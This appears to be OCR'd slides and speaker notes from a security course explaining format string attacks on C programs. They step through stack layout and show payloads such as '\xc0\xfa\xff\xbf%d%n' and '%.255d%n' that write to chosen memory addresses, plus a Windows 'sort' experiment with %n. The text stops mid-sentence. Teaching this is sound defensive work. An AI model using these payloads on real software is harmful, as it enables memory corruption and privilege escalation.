Let's REALLY Hack This – Rewriting Memory Locations

- Suppose the attacker wants to alter a variable, and the attacker knows it's at address 0xbffffac0
  - Attacker could discover this by examining source code and experimenting with debugger
  - Or attacker could try printing portions of the stack as we saw two slides ago
- Attacker enters "\xc0\xfa\xff\xbf%d%n" into user_input
  - Becomes

```
snprintf(buffer, sizeof buffer, "\xc0\xfa\xff\xbf%d%n");
```


Suppose an attacker knows the address location of a variable he or she wants to alter. This variable could be a return pointer on the stack that the attacker wants to alter to control the flow of a program. Alternatively, this variable could be the effective user ID of a program, which gives the program its permissions. By altering the user ID, the attacker can elevate the permissions of the running program. Any variable included in the memory space of the program is fair game.


The memory address the attacker wants to target could be determined from looking at the source code of the program or running it through a debugger. If the attacker does not have the source code, he/she could even discover this value by trial and error, printing out elements from the stack using the technique we saw two slides ago.

The attacker wants to alter the contents of this memory location (which, for this example, is 0xbffffac0).

The attacker types into the user_input buffer the following string: \xc0\xfa\xff\xbf\%d%n to alter the memory location.

Format String Stack View (1)



```
main()
{
  char user_input[100];
  char buffer[100];
  int x = 1;
  ...
  /*get user_input*/
  ...
  snprintf(buffer,
  sizeof buffer,
  user_input);
}
```



Back to our code. Let's look at the stack. There is a value somewhere in memory that the attacker wants to change.


Format String Stack View (2)


```
main()
{
  char user_input[100];
  char buffer[100];
  int x = 1;
  ...
  /*get user_input*/
  ...
  snprintf(buffer,
  sizeof buffer,
  user_input);
}
```



The program allocates space on the stack for the local variables of the main() routine.

Format String Stack View (3)



The snprintf function is now called. It pushes its arguments on the stack. When arguments are pushed on the stack, they get put on in reverse order (the last argument gets pushed on first). So, the stack contains the return pointer, followed by a pointer to the buffer, the size of the buffer, a pointer to user_input, the integer x, and the buffer. Let's look at how an attacker can clobber this.

Rewriting Memory Locations (1)


```
snprintf(buffer, sizeof buffer, "\xc0\xfa\xff\xbf%d%n");
```

- The characters \xc0\xfa\xff\xbf are written to the string
  - \ is an escape and x indicates hexadecimal
  - Two hexadecimal numbers gets translated into one ASCII character, so four ASCII chars are printed into buffer
  - That's 32 bits (from the size of the address itself)
- It sees the %d (for decimal integer), which prints the next value on the stack into the buffer (this won't get in the way)


The attacker types the string you see on your slide. Let's see why this string alters the desired memory location.

The snprintf function first looks through its arguments to find the format string. Of course, our sloppy programmer omitted it, so snprint uses the user_input with the funky characters as its format string.

Snprintf starts to scan the user_input string for format information. It finds some, which was provided by the attacker.


It finds a bunch of strange characters, the \xc0\xfa\xff\xbf, and writes these four ASCII characters into the buffer. (These are treated as four ASCII characters because snprintf interprets the \ character as an escape, and the x as an indication of a hexadecimal number. The c0 is actually the hexadecimal equivalent of one ASCII character printed into the buffer. So, four groups of two hexadecimal numbers is really four ASCII characters.)

Snprintf then finds the %d, telling it to print a decimal integer. What decimal integer will it print? It grabs this from the stack, which, as you can see by looking at the stack, is x, a value that happened to be set to 1, an integer which is just one-digit long. It prints the one-digit number to the buffer, so there are now a total of five characters in the buffer (four from the hexadecimal loading, plus this integer). Don't worry about this %d number being loaded into the string. It won't get in the way later.




The user input is now copied into the buffer. It's eight hex numbers, which is four ASCII characters.

Note that we could have typed the characters associated with c0, fa, ff, and bf, instead of the hex. It still would work, but may be more confusing.



The hexadecimal numbers from the user input is written into buffer, just as we'd expect. So, c0faffbf is now in the buffer.



Because of the %d, the value of x (that is, the number "1") is written into the buffer, again as we'd expect.

Format Strings – Rewriting Memory Locations (2)


```
snprintf(buffer, sizeof buffer, "\xc0\xfa\xff\xbf%d%n");
```


- It sees the %n
- %n makes it write the number of characters printed (5)
- Where will it write the number 5? In the memory space pointed to by its next argument
  - First, buffer, then sizeof buffer, then user_input, then it thought it was called with x
  - Now what? It ran off the end of its argument list, so it goes to the next value on the stack, which is ***buffer***
- The next item on the stack is the buffer, which we just loaded with 0xbffffac0
  - We loaded them for the little endian Intel CPU
- We just wrote the number 5 into memory location 0xbffffac0

Now for the magic! The %n directive is next in the user input that is being interpreted as a format string. %n tells it to load the number of characters it just printed (5) into a memory location. "Which memory location?," you ask. The snprintf function tries to load it into a memory location passed to it as an argument in the snprintf function call. But, there is *no* such argument. Therefore, snprintf writes this information using the location stored where it expected the argument to be. This expected location of the argument is the next value on the stack. The next value on the stack is our buffer, which we just loaded with the hexadecimal characters.


Note that Intel processors are little endian. That means, when we loaded \xc0\xfa\xff\xbf to create an address, that will be interpreted in memory as 0xbffffac0.

So, snprintf writes the number 5 to the memory location 0xbffffac0.

Cha-ching! We just overwrote the memory location we wanted to with the number 5. By manipulating the snprintf function through entering a format string in user input, we altered a memory location. Again, the same effect can be obtained through printf and sprintf, provided the programmer forgot the format string. This is promising for an attacker.



Where does buffer point to now? It contains the data we just loaded there, which is a pointer to the "Value to Change."



We printed out five ASCII characters (one ASCII char for each pair of the eight hex values, plus the value of x). Note that the value of x is always interpreted as 1 character. That's weird, but that's the way the printf family works.


Format Strings – Writing Anywhere in Memory

- This technique can be used to write (almost) any value to any place in memory
- The address value is selected by the attacker and used as input to the string (cannot have null characters or the string operation stops)
- The value to be loaded is the number of characters to be printed
  - Using format of "%.255d" prints out 255 characters and, therefore, the %n will be 255 plus the size of the address
- Therefore, attacker sends input to the bad printf of the form
- `"\xc0\xfa\xff\xbf%.255d%n"`

Here's the pay off. We just saw how to write the number 5 somewhere. What if we wanted to write a larger number? The attacker can enter the directive "%.[number]d" into the variable that will be interpreted as the format string. This causes the snprintf function to think that [number] of characters are written. So, if we use a format string directive such as %.255d, the snprintf call thinks it printed 255 characters, plus our address, for a total of 259 characters. In this way, we can load the number 259 into a memory location of our choosing. We could do this to obtain any other number.

Note that the memory location cannot contain a value of 0x00 in it, because this causes the print function to stop processing. Snprint, printf, and sprintf always stop when they reach a null character (0x00).

With this one limitation (no null characters in addresses), we can write any value 5 or greater, anywhere in memory. This is good news for an attacker.



As Keanu Reeves would say: "Whoa!"

Using this technique, we can write any integer greater than 4 anywhere in memory. The 4 comes from the 32-bit architecture. If the machine is a 64-bit architecture, we could write any number greater than 8. (Eight comes from the 64 bits for addresses, divided by 8 for each ASCII character written by the printf family.) Of course, you add one because of the %d printing one character at least. So, 64-bit addresses divided by 8 bits per ASCII character + 1 character for the %d = 9 characters. We can write 9 or larger anywhere in memory on a 64-bit machine.

So What

Format String Attacks

- Attacker can alter the value stored at any memory address
  - Overwrite return pointers on the stack to redirect program execution to attacker's code
  - Change parameters
  - Change security settings (like an application-level user ID)
  - Scary stuff

An attacker can write arbitrary values in arbitrary places in memory. Is this important? You bet!


- The attacker could overwrite return pointers, redirecting the execution flow of a program
- The attacker could change parameters in the program
- The attacker could even try to manipulate an application-level user ID

These format string attacks are powerful techniques!

Windows Format String Example

- Open a command prompt
- Type c:\> **sort "%x%x%x"**
- How can you expand this? Add more "%x"s
- Now, let's try other format strings
- Inject various combination of %d, %n, and %s sequences
- Try

  c:\> **sort "%d%d%s%s%n"**
- Depending on your version of Windows, it may or may not crash
- There are more in Windows and other software



How else can you expand the sort experiment we did earlier? How about trying other format string elements, such as %d, %n, and %s, in multiple combinations? Experiment with it briefly on your own Windows machine.

Try running

